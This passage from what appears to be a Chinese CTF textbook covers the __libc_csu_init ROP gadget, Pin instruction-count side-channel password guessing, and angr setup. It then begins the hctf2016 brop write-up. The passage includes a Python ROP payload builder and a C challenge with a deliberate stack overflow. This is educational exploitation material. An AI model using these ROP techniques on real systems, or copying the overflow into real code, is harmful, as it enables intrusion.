   0x0000000000400813 <+67>:    4c 89 f6        mov    rsi,r14
   0x0000000000400816 <+70>:    44 89 ef        mov    edi,r13d
   0x0000000000400819 <+73>:    41 ff 14 dc     call   QWORD PTR
 [r12+rbx*8]
   0x000000000040081d <+77>:    48 83 c3 01     add    rbx,0x1
   0x0000000000400821 <+81>:    48 39 dd        cmp    rbp,rbx
   0x0000000000400824 <+84>:    75 ea   jne    0x400810 <__libc_
csu_init+64>
   0x0000000000400826 <+86>:    48 83 c4 08     add    rsp,0x8
   0x000000000040082a <+90>:    5b      pop    rbx
   0x000000000040082b <+91>:    5d      pop    rbp
   0x000000000040082c <+92>:    41 5c   pop    r12
   0x000000000040082e <+94>:    41 5d   pop    r13
   0x0000000000400830 <+96>:    41 5e   pop    r14
   0x0000000000400832 <+98>:    41 5f   pop    r15
   0x0000000000400834 <+100>:   c3      ret
```

part1 中连续六个 pop，我们可以通过布置栈来设置这些寄存器，然后进入 part2，前三条语句（r15->rdx、r14->rsi、r13d->edi）分别给三个参数寄存器赋值，然后调用函数，这里需要注意的是第三句是 r13d（r13低32位）给 edi（rdi低32位）赋值，即使这样我们还是可以做很多操作了。

另外为了让程序在调用函数返回后还能继续执行，我们需要像下面这样进行构造：

```
pop rbx      #必须为0
pop rbp      #必须为1
pop r12      #函数地址
pop r13      #edi
pop r14      #rsi
pop r15      #rdx
ret          #跳转到part2
```

下面附上一个可直接调用的函数：

```
def com_gadget(part1, part2, jmp2, arg1 = 0x0, arg2 = 0x0, arg3
= 0x0):
    payload  = p64(part1)   # part1 entry pop_rbx_pop_rbp_pop_r1
2_pop_r13_pop_r14_pop_r15_ret
    payload += p64(0x0)     # rbx be 0x0
    payload += p64(0x1)     # rbp be 0x1
    payload += p64(jmp2)    # r12 jump to
    payload += p64(arg1)    # r13 -> edi    arg1
    payload += p64(arg2)    # r14 -> rsi    arg2
    payload += p64(arg3)    # r15 -> rdx    arg3
    payload += p64(part2)   # part2 entry will call [r12+rbx*0x8]

    payload += 'A' * 56     # junk 6*8+8=56
    return payload
```

上面的 gadget 是显而易见的，但如果有人精通汇编字节码，可以找到一些比较隐蔽的 gadget，比如将指定一个位移点再反编译：

```
gdb-peda$ disassemble /r 0x0000000000400831,0x0000000000400835
Dump of assembler code from 0x400831 to 0x400835:
   0x0000000000400831 <__libc_csu_init+97>:     5e      pop    r
si
   0x0000000000400832 <__libc_csu_init+98>:     41 5f   pop    r
15
   0x0000000000400834 <__libc_csu_init+100>:    c3      ret
End of assembler dump.
```

```
gdb-peda$ disassemble /r 0x0000000000400833,0x0000000000400835
Dump of assembler code from 0x400833 to 0x400835:
   0x0000000000400833 <__libc_csu_init+99>:     5f      pop    r
di
   0x0000000000400834 <__libc_csu_init+100>:    c3      ret
End of assembler dump.
```

`5e` 和 `5f` 分别是 `pop rsi` 和 `pop rdi` 的字节码，于是我们可以通过这种方法轻易地控制 `rsi` 和 `rdi` 。

在 6.1 pwn hctf2016 brop 的exp中，我们使用了偏移后的 `pop rdi; ret` ，而没有用 `com_gadget()` 函数，感兴趣的童鞋可以尝试使用它重写exp。

除了上面介绍的 `__libc_csu_init()` ，还可以到下面的函数中找一找：

```
_init
_start
call_gmon_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
__libc_csu_init
__libc_csu_fini
_fini
```

总之，多试试总不会错。

参考资料

- 一步一步学 ROP 系列

第五章 高级篇

5.1 Fuzz 测试

AFL

5.2 Pin 动态二进制插桩

插桩技术

插桩技术是将额外的代码注入程序中以收集运行时的信息，可分为两种：

源代码插桩（Source Code Instrumentation(SCI)）：额外代码注入到程序源代码中。

示例：

```
// 原始程序
void sci() {
    int num = 0;
    for (int i=0; i<100; ++i) {
        num += 1;
        if (i == 50) {
            break;
        }
    }
    printf("%d", num);
}
```

```
// 插桩后的程序
char inst[5];
void sci() {
    int num = 0;
    inst[0] = 1;
    for (int i=0; i<100; ++i) {
        num += 1;
        inst[1] = 1;
        if (i == 50) {
            inst[2] = 1;
            break;
        }
        inst[3] = 1;
    }
    printf("%d", num);
    inst[4] = 1;
}
```

二进制插桩（Binary Instrumentation(BI)）：额外代码注入到二进制可执行文件中。

- 静态二进制插桩：在程序执行前插入额外的代码和数据，生成一个永久改变的可执行文件。
- 动态二进制插桩：在程序运行时实时地插入额外代码和数据，对可执行文件没有任何永久改变。

以上面的函数 `sci` 生成的汇编为例：

原始汇编代码

```
sci:
    pushl    %ebp
    movl    %esp, %ebp
    pushl    %ebx
    subl    $20, %esp
    call    __x86.get_pc_thunk.ax
    addl    $_GLOBAL_OFFSET_TABLE_, %eax
    movl    $0, -16(%ebp)
    movl    $0, -12(%ebp)
    jmp    .L2
```

- 插入指令计数代码

```
sci:
  counter++;
    pushl    %ebp
  counter++;
    movl    %esp, %ebp
  counter++;
    pushl    %ebx
  counter++;
    subl    $20, %esp
  counter++;
    call    __x86.get_pc_thunk.ax
  counter++;
    addl    $_GLOBAL_OFFSET_TABLE_, %eax
  counter++;
    movl    $0, -16(%ebp)
  counter++;
    movl    $0, -12(%ebp)
  counter++;
    jmp    .L2
```

- 插入指令跟踪代码

```
sci:
Print(ip)
  pushl    %ebp
Print(ip)
  movl    %esp, %ebp
Print(ip)
  pushl    %ebx
Print(ip)
  subl    $20, %esp
Print(ip)
  call    __x86.get_pc_thunk.ax
Print(ip)
  addl    $_GLOBAL_OFFSET_TABLE_, %eax
Print(ip)
  movl    $0, -16(%ebp)
Print(ip)
  movl    $0, -12(%ebp)
Print(ip)
  jmp    .L
```

Pin 简介

Pin 是 Intel 公司研发的一个动态二进制插桩框架，可以在二进制程序运行过程中插入各种函数，以监控程序每一步的执行。官网（目前有 2.x 和 3.x 两个版本，2.x 不能在 Linux 内核 4.x 及以上版本上运行，这里我们选择 3.x）


Pin 具有一下优点：

- 易用
  - 使用动态插桩，不需要源代码、不需要重新编译和链接。
- 可扩展
  - 提供了丰富的 API，可以使用 C/C++ 编写插桩工具（被叫做 Pintools）
- 多平台
  - 支持 x86、x86-64、Itanium、Xscale
  - Windows、Linux、OSX、Android
- 鲁棒性
  - 支持插桩现实世界中的应用：数据库、浏览器等

    - 支持插桩多线程应用
    - 支持信号量
- 高效
    - 在指令代码层面实现编译优化

Pin 的基本结构和原理

Pin 是一个闭源的框架，由 Pin 和 Pintool 组成。Pin 内部提供 API，用户使用 API 编写可以由 Pin 调用的动态链接库形式的插件，称为 Pintool。



由图可以看出，Pin 由进程级的虚拟机、代码缓存和提供给用户的插桩检测 API 组成。Pin 虚拟机包括 JIT(Just-In-Time) 编译器、模拟执行单元和代码调度三部分，其中核心部分为 JIT 编译器。当 Pin 将待插桩程序加载并获得控制权之后，在调度器的协调下，JIT 编译器负责对二进制文件中的指令进行插桩，动态编译后的代码即包含用户定义的插桩代码。编译后的代码保存在代码缓存中，经调度后交付运行。

程序运行时，Pin 会拦截可执行代码的第一条指令，并为后续指令序列生成新的代码，新代码的生成即按照用户定义的插桩规则在原始指令的前后加入用户代码，通过这些代码可以抛出运行时的各种信息。然后将控制权交给新生成的指令序列，并在虚拟机中运行。当程序进入到新的分支时，Pin 重新获得控制权并为新分支的指令序列生成新的代码。

通常插桩需要的两个组件都在 Pintool 中：

- 插桩代码（Instrumentation code）
  - 在什么位置插入插桩代码
- 分析代码（Analysis code）
  - 在选定的位置要执行的代码

Pintool 采用向 Pin 注册插桩回调函数的方式，对每一个被插桩的代码段，Pin 调用相应的插桩回调函数，观察需要产生的代码，检查它的静态属性，并决定是否需要以及插入分析函数的位置。分析函数会得到插桩函数传入的寄存器状态、内存读写地址、指令对象、指令类型等参数。

- **Instrumentation routines**：仅当事件第一次发生时被调用
- **Analysis routines**：某对象每次被访问时都调用
- **Callbacks**：无论何时当特定事件发生时都调用

Pin 的基本用法

在 Pin 解压后的目录下，编译一个 Pintool，首先在 `source/tools/` 目录中创建文件夹 `MyPintools`，将 `mypintool.cpp` 复制到 `source/tools/MyPintools` 目录下，然后 `make`：

```
$ cp mypintools.cpp source/tools/MyPintools
$ cd source/tools/MyPintools
```

对于 32 位架构，使用 `TARGET=ia32`：

```
[MyPintools]$ make obj-ia32/mypintool.so TARGET=ia32
```

对于 64 位架构，使用 `TARGET=intel64`：

```
[MyPintools]$ make obj-intel64/mypintool.so TARGET=intel64
```

启动并插桩一个应用程序：

```
[MyPintools]$ ../../../pin -t obj-intel64/mypintools.so -- appli
cation
```

其中 `pin` 是插桩引擎，由 Pin 的开发者提供；`pintool.so` 是插桩工具，由用户自己编写并编译。

绑定并插桩一个正在运行的程序：

```
[MyPintools]$ ../../../pin -t obj-intel64/mypintools.so -pid 123
4
```

Pintool 示例分析

Pin 提供了一些 Pintool 的示例，下面我们分析一下用户手册中介绍的指令计数工具，可以在 `source/tools/ManualExamples/inscount0.cpp` 中找到。

```
#include <iostream>
#include <fstream>
#include "pin.H"

ofstream OutFile;

// The running count of instructions is kept here
// make it static to help the compiler optimize docount
static UINT64 icount = 0;

// This function is called before every instruction is executed
VOID docount() { icount++; }

// Pin calls this function every time a new instruction is encou
ntered
VOID Instruction(INS ins, VOID *v)
```

```
{
    // Insert a call to docount before every instruction, no arg
uments are passed
    INS_InsertCall(ins, IPOINT_BEFORE, (AFUNPTR)docount, IARG_EN
D);
}

KNOB<string> KnobOutputFile(KNOB_MODE_WRITEONCE, "pintool",
    "o", "inscount.out", "specify output file name");

// This function is called when the application exits
VOID Fini(INT32 code, VOID *v)
{
    // Write to a file since cout and cerr maybe closed by the a
pplication
    OutFile.setf(ios::showbase);
    OutFile << "Count " << icount << endl;
    OutFile.close();
}

/* ================================================================
======== */
/* Print Help Message
         */
/* ================================================================
======== */

INT32 Usage()
{
    cerr << "This tool counts the number of dynamic instructions
 executed" << endl;
    cerr << endl << KNOB_BASE::StringKnobSummary() << endl;
    return -1;
}

/* ================================================================
======== */
/* Main
         */
/* ================================================================
```

```
======== */
/*   argc, argv are the entire command line: pin -t <toolname> -
- ...    */
/* ===================================================================
======== */

int main(int argc, char * argv[])
{
    // Initialize pin
    if (PIN_Init(argc, argv)) return Usage();

    OutFile.open(KnobOutputFile.Value().c_str());

    // Register Instruction to be called to instrument instructi
ons
    INS_AddInstrumentFunction(Instruction, 0);

    // Register Fini to be called when the application exits
    PIN_AddFiniFunction(Fini, 0);

    // Start the program, never returns
    PIN_StartProgram();

    return 0;
}
```

执行流程如下：

- 在主函数 `main` 中：
  - 初始化 `PIN_Init()`，注册指令粒度的回调函数 `INS_AddInstrumentFunction(Instruction, 0)`，被注册插桩函数名为 `Instruction`
  - 注册完成函数（常用于最后输出结果）
  - 启动 Pin 执行
- 在每条指令之前（`IPOINT_BEFORE`）执行分析函数 `docount()`，功能是对全局变量递增计数。
- 执行完成函数 `Fini()`，输出计数结果到文件。

由于我当前使用的系统和内核版本过新，Pin 暂时还未支持，使用时需要加上 `-ifeellucky` 参数， `-o` 参数将运行结果输出到文件。运行程序：

```
[ManualExamples]$ uname -a
Linux manjaro 4.11.5-1-ARCH #1 SMP PREEMPT Wed Jun 14 16:19:27 C
EST 2017 x86_64 GNU/Linux
[ManualExamples]$ ../../../pin -ifeellucky -t obj-intel64/inscou
nt0.so -o inscount0.log -- /bin/ls
[ManualExamples]$ cat inscount0.log
Count 528090
```

Pintool 编写

main 函数的编写

Pintool 的入口为 `main` 函数，通常需要完成下面的功能：

- 初始化 Pin 系统环境：
  - `BOOL LEVEL_PINCLIENT::PIN_Init(INT32 argc, CHAR** argv)`
- 初始化符号表（如果需要调用程序符号信息，通常是指令粒度以上）：
  - `VOID LEVEL_PINCLIENT::PIN_InitSymbols()`
- 初始化同步变量：
  - Pin 提供了自己的锁和线程管理 API 给 Pintool 使用。当 Pintool 对多线程程序进行二进制检测，需要用到全局变量时，需要利用 Pin 提供的锁（Lock）机制，使得全局变量的访问互斥。编写时在全局变量中声明锁变量并在 `main` 函数中对锁进行初始化： `VOID LEVEL_BASE::InitLock(PIN_LOCK *lock)` 。在插桩函数和分析函数中，锁的使用方式如下，应注意在全局变量使用完毕后释放锁，避免死锁的发生：

    ```
    GetLock(&thread_lock, threadid);
    // 访问全局变量
    ReleaseLock(&thread_lock);
    ```

- 注册不同粒度的回调函数：
  - TRACE（轨迹）粒度
    - TRACE 表示一个单入口、多出口的指令序列的数据结构。Pin 将

TRACE 分为若干基本块 BBL（Basic Block），一个 BLL 是一个单入口、单出口的指令序列。注册 TRACE 粒度插桩函数原型为： ：

```
TRACE_AddInstrumentFunction(TRACE_INSTRUMENT_CALLBACK
 fun, VOID *val)
```

- IMG（镜像）粒度
  - IMG 表示整个被加载进内存的二进制可执行模块（如可执行文件、动态链接库等）类型的数据结构。每次被插桩进程在执行过程中加载了镜像类型文件时，就会被当做 IMG 类型处理。注册插桩 IMG 粒度加载和卸载的函数原型： ：

```
IMG_AddInstrumentFunction(IMAGECALLBACK fun, VOID *v)
IMG_AddUnloadFunction(IMAGECALLBACK fun, VOID *v)
```

- RTN（例程）粒度
  - RTN 代表了由面向过程程序语言编译器产生的函数／例成／过程。Pin 使用符号表来查找例程。必须使用 `PIN_InitSymbols` 使得符号表信息可用。插桩 RTN 粒度函数原型：

```
RTN_AddInstrumentFunction(RTN_INSTRUMENT_CALLBACK fun
, VOID *val)
```

- INS（指令）粒度
  - INS 代表一条指令对应的数据结构。INS 是最小的粒度，插桩 INS 粒度函数原型：

```
INS_AddInstrumentFunction(INS_INSTRUMENT_CALLBACK fun
, VOID *val)
```

- 注册结束回调函数
  - 插桩程序运行结束时，可以调用结束函数来释放不再使用的资源，输出统计结果等。注册结束回调函数：

```
VOID PIN_AddFiniFunction(FINI_CALLBACK fun, VOID *val)
```

- 启动 Pin 虚拟机进行插桩：

- 最后调用 `VOID PIN_StartProgram()` 启动程序的运行。

插桩、分析函数的编写

在 `main` 函数中注册插桩回调函数后，Pin 虚拟机将在运行过程中对该种粒度的插桩函数对象选择性的进行插桩。所谓选择性，就是根据被插桩对象的性质和条件，选择性的提取或修改程序执行过程中的信息。

各种粒度的插桩函数：

- **INS**
  - `VOID LEVEL_PINCLIENT::INS_InsertCall(INS ins, IPOINT action, AFUNPTR funptr, ...)`
- **RTN**
  - `VOID LEVEL_PINCLIENT::RTN_InsertCall(RTN rtn, IPOINT action, AFUNPTR funptr, ...)`
- **TRACE**
  - `VOID LEVEL_PINCLIENT::TRACE_InsertCall(TRACE trace, IPOINT action, AFUNPTR funptr, ...)`
- **BBL**
  - `VOID LEVEL_PINCLIENT::BBL_InsertCall(BBL bbl, IPOINT action, AFUNPTR funptr, ...)`

其中 `funptr` 为用户自定义的分析函数，函数参数与 `...` 参数列表传入的参数个数相同，参数列表以 `IARG_END` 标记结束。

Pin 在 CTF 中的应用

由于程序具有循环、分支等结构，每次运行时执行的指令数量不一定相同，于是我们可是使用 Pin 来统计执行指令的数量，从而对程序进行分析。特别是对一些使用特殊指令集和虚拟机，或者运用了反调试等技术的程序来说，相对于静态分析去死磕，动态插桩技术是一个比较好的选择。

我们先举一个例子，源码如下：

```
#include<stdio.h>
#include<string.h>
void main() {
      char pwd[] = "abc123";
      char str[128];
      int flag = 1;
      scanf("%s", str);
      for (int i=0; i<=strlen(pwd); i++) {
          if (pwd[i]!=str[i] || str[i]=='\0'&&pwd[i]!='\0' || st
r[i]!='\0'&&pwd[i]=='\0') {
                flag = 0;
          }
      }
      if (flag==0) {
          printf("Bad!\n");
      } else {
          printf("Good!\n");
      }
}
```

这段代码要求用户输入密码，然后逐字符进行判断。

使用前面分析的指令计数的 inscount0 Pintool，我们先测试下密码的长度：

```
[ManualExamples]$ echo x | ../../../pin -ifeellucky -t obj-intel
64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.out
Bad!
Count 152667
[ManualExamples]$ echo xx | ../../../pin -ifeellucky -t obj-inte
l64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.out
Bad!
Count 152688
[ManualExamples]$ echo xxx | ../../../pin -ifeellucky -t obj-int
el64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.out
Bad!
Count 152709
[ManualExamples]$ echo xxxx | ../../../pin -ifeellucky -t obj-in
tel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.out
Bad!
Count 152730
[ManualExamples]$ echo xxxxx | ../../../pin -ifeellucky -t obj-i
ntel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.ou
t
Bad!
Count 152751
[ManualExamples]$ echo xxxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152772
[ManualExamples]$ echo xxxxxxx | ../../../pin -ifeellucky -t obj
-intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.
out
Bad!
Count 152779
```

我们输入的密码位数从 1 到 7，可以看到输入位数为 6 位或更少时，计数值之差都是 21，而输入 7 位密码时，差值仅为 7，不等于 21。于是我们知道程序密码为 6 位。接下来我们更改密码的第一位：

```
[ManualExamples]$ echo axxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152786
[ManualExamples]$ echo bxxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152772
[ManualExamples]$ echo cxxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152772
[ManualExamples]$ echo dxxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152772
```

很明显，程序密码第一位是 `a` ，接着尝试第二位：

```
[ManualExamples]$ echo aaxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152786
[ManualExamples]$ echo abxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152800
[ManualExamples]$ echo acxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152786
[ManualExamples]$ echo adxxxx | ../../../pin -ifeellucky -t obj-
intel64/inscount0.so -o inscount.out -- ~/a.out ; cat inscount.o
ut
Bad!
Count 152786
```

第二位是 `b`，同时我们还可以发现，每一位正确与错误的指令计数之差均为 14。同理，我们就可以暴力破解出密码，但这种暴力破解方式大大减少了次数，提高了效率。破解脚本可查看参考资料。

参考资料

- A binary analysis, count me if you can
- pintool2

练习

- **RE** - picoCTF 2014 - Baleful
- **RE** - Hack You 2014 - reverse - 400
- **RE** - CSAW CTF 2015 - wyvern - 500
- **RE** - th3jackers CTF 2015 - rev100 - 100

扩展：Triton

Triton 是一个二进制执行框架，其具有两个重要的优点，一是可以使用 Python 调用 Pin，二是支持符号执行。官网

5.3 angr 二进制自动化分析

angr是一个多架构的二进制分析平台，具备对二进制文件的动态符号执行能力和多种静态分析能力。

安装

在Ubuntu上，首先我们应该安装所有的编译所需要的依赖环境：

```
sudo apt install python-dev libffi-dev build-essential virtualen
vwrapper
```

强烈建议在虚拟环境中安装angr，因为有几个angr的依赖（比如z3）是从他们的原始库中fork而来，如果你已经安装了z3,那么你肯定不希望angr的依赖覆盖掉官方的共享库。

对于大多数*unix系统，只需要 `mkvirtualenv angr && pip install angr` 安装angr就好了。

如果这样安装失败的话，那么你可以按照这样的顺序：

```
1. claripy
2. archinfo
3. pyvex
4. cle
5. angr
```

从angr的官方仓库安装。

附安装方法：

```
git clone https://github.com/angr/claripy
cd claripy
sudo pip install -r requirements.txt
sudo python setup.py build
sudo python setup.py install
```

其他几个angr官方库的安装也是如此。

一些 `import angr` 可能出现的问题

如果你在安装angr之后，进入python环境，在import之后有这样的报错：

```
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more inform
ation.
>>> import angr
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "angr/__init__.py", line 25, in <module>
    from .project import *
  File "angr/project.py", line 592, in <module>
    from .analyses.analysis import Analyses
  File "angr/analyses/__init__.py", line 22, in <module>
    from .reassembler import Reassembler
  File "angr/analyses/reassembler.py", line 9, in <module>
    import capstone
  File "/usr/local/lib/python2.7/dist-packages/capstone/__init__
.py", line 6, in <module>
    from . import arm, arm64, mips, ppc, sparc, systemz, x86, xc
ore
ImportError: cannot import name arm
>>>
```

在ipython环境中也许会有这样的报错：

```
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
```

```
Type "copyright", "credits" or "license" for more information.

IPython 2.4.1 -- An enhanced Interactive Python.
?         -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra de
tails.

In [1]: import angr
---------------------------------------------------------------------
-----------
ImportError                               Traceback (most recent
 call last)
<ipython-input-1-bcea9b74a356> in <module>()
----> 1 import angr

/root/angr/angr/__init__.pyc in <module>()
     23 from .state_plugins.inspect import BP
     24
---> 25 from .project import *
     26 from .errors import *
     27 #from . import surveyors

/root/angr/angr/project.py in <module>()
    590 from .factory import AngrObjectFactory
    591 from .simos import SimOS, os_mapping
--> 592 from .analyses.analysis import Analyses
    593 from .surveyors import Surveyors
    594 from .knowledge_base import KnowledgeBase

/root/angr/angr/analyses/__init__.py in <module>()
     20 from .congruency_check import CongruencyCheck
     21 from .static_hooker import StaticHooker
---> 22 from .reassembler import Reassembler
     23 from .binary_optimizer import BinaryOptimizer
     24 from .disassembly import Disassembly

/root/angr/angr/analyses/reassembler.py in <module>()
      7 from itertools import count
```

```
      8
----> 9 import capstone
     10 import cffi
     11 import cle

/usr/local/lib/python2.7/dist-packages/capstone/__init__.py in <
module>()
      4 if _python2:
      5     range = xrange
----> 6 from . import arm, arm64, mips, ppc, sparc, systemz, x86
, xcore
      7
      8 __all__ = [

ImportError: cannot import name arm
```

可以看到，是capstone出现了问题。

解决这个问题的方法是重新安装angr：

```
sudo pip install -I --no-use-wheel capstone
```

这样就能解决问题。

若是问题依然存在，那么请先卸载所有的capstone：

```
sudo pip3 uninstall capstone
sudo pip uninstall capstone
```

然后从pypi源中获取最新版本安装：

```
wget https://pypi.python.org/packages/fd/33/d1fc2d01b85572b88c9b
4c359f36f88f8c32f2f0b9ffb2d21cd41bad2257/capstone-3.0.5rc2-py2-n
one-manylinux1_x86_64.whl#md5=ecd7e1e39ea6dacf027c0cfe7eb1bf94
sudo pip2 install capstone-3.0.5rc2-py2-none-manylinux1_x86_64.w
hl
```

(如果wget这个安装包失败的话，你可以在https://pypi.python.org/pypi/capstone/找到capstone最新的版本)

一个例子


这里是一个简单的使用符号执行去获取一道CTF赛题的flag：

```
import angr

project = angr.Project("CTF-All-In-One/src/Reverse/defcamp_r100"
, auto_load_libs=False)

@project.hook(0x400844)
def print_flag(state):
    print "FLAG SHOULD BE:", state.posix.dump_fd(0)
    project.terminate_execution()

project.execute()
```

5.4 反调试技术

5.5 符号执行

符号执行的历史



或者进入https://github.com/enzet/symbolic-execution查看SVG大图。

什么是符号执行

5.6_LLVM

Capstone/Keystone

第六章 题解篇

6.1 pwn hctf2016 brop

题目复现

出题人在 github 上开源了代码，出题人失踪了。如下：

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int i;
int check();

int main(void) {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    puts("WelCome my friend,Do you know password?");
        if(!check()) {
            puts("Do not dump my memory");
        } else {
            puts("No password, no game");
        }
}

int check() {
    char buf[50];
    read(STDIN_FILENO, buf, 1024);
    return strcmp(buf, "aslvkm;asd;alsfm;aoeim;wnv;lasdnvdljasd;
flk");
}
```

使用下面的语句编译，然后运行起来：

```
$ gcc -z noexecstack -fno-stack-protector -no-pie brop.c
```

checksec 如下：

```
$ checksec -f a.out
RELRO           STACK CANARY      NX            PIE
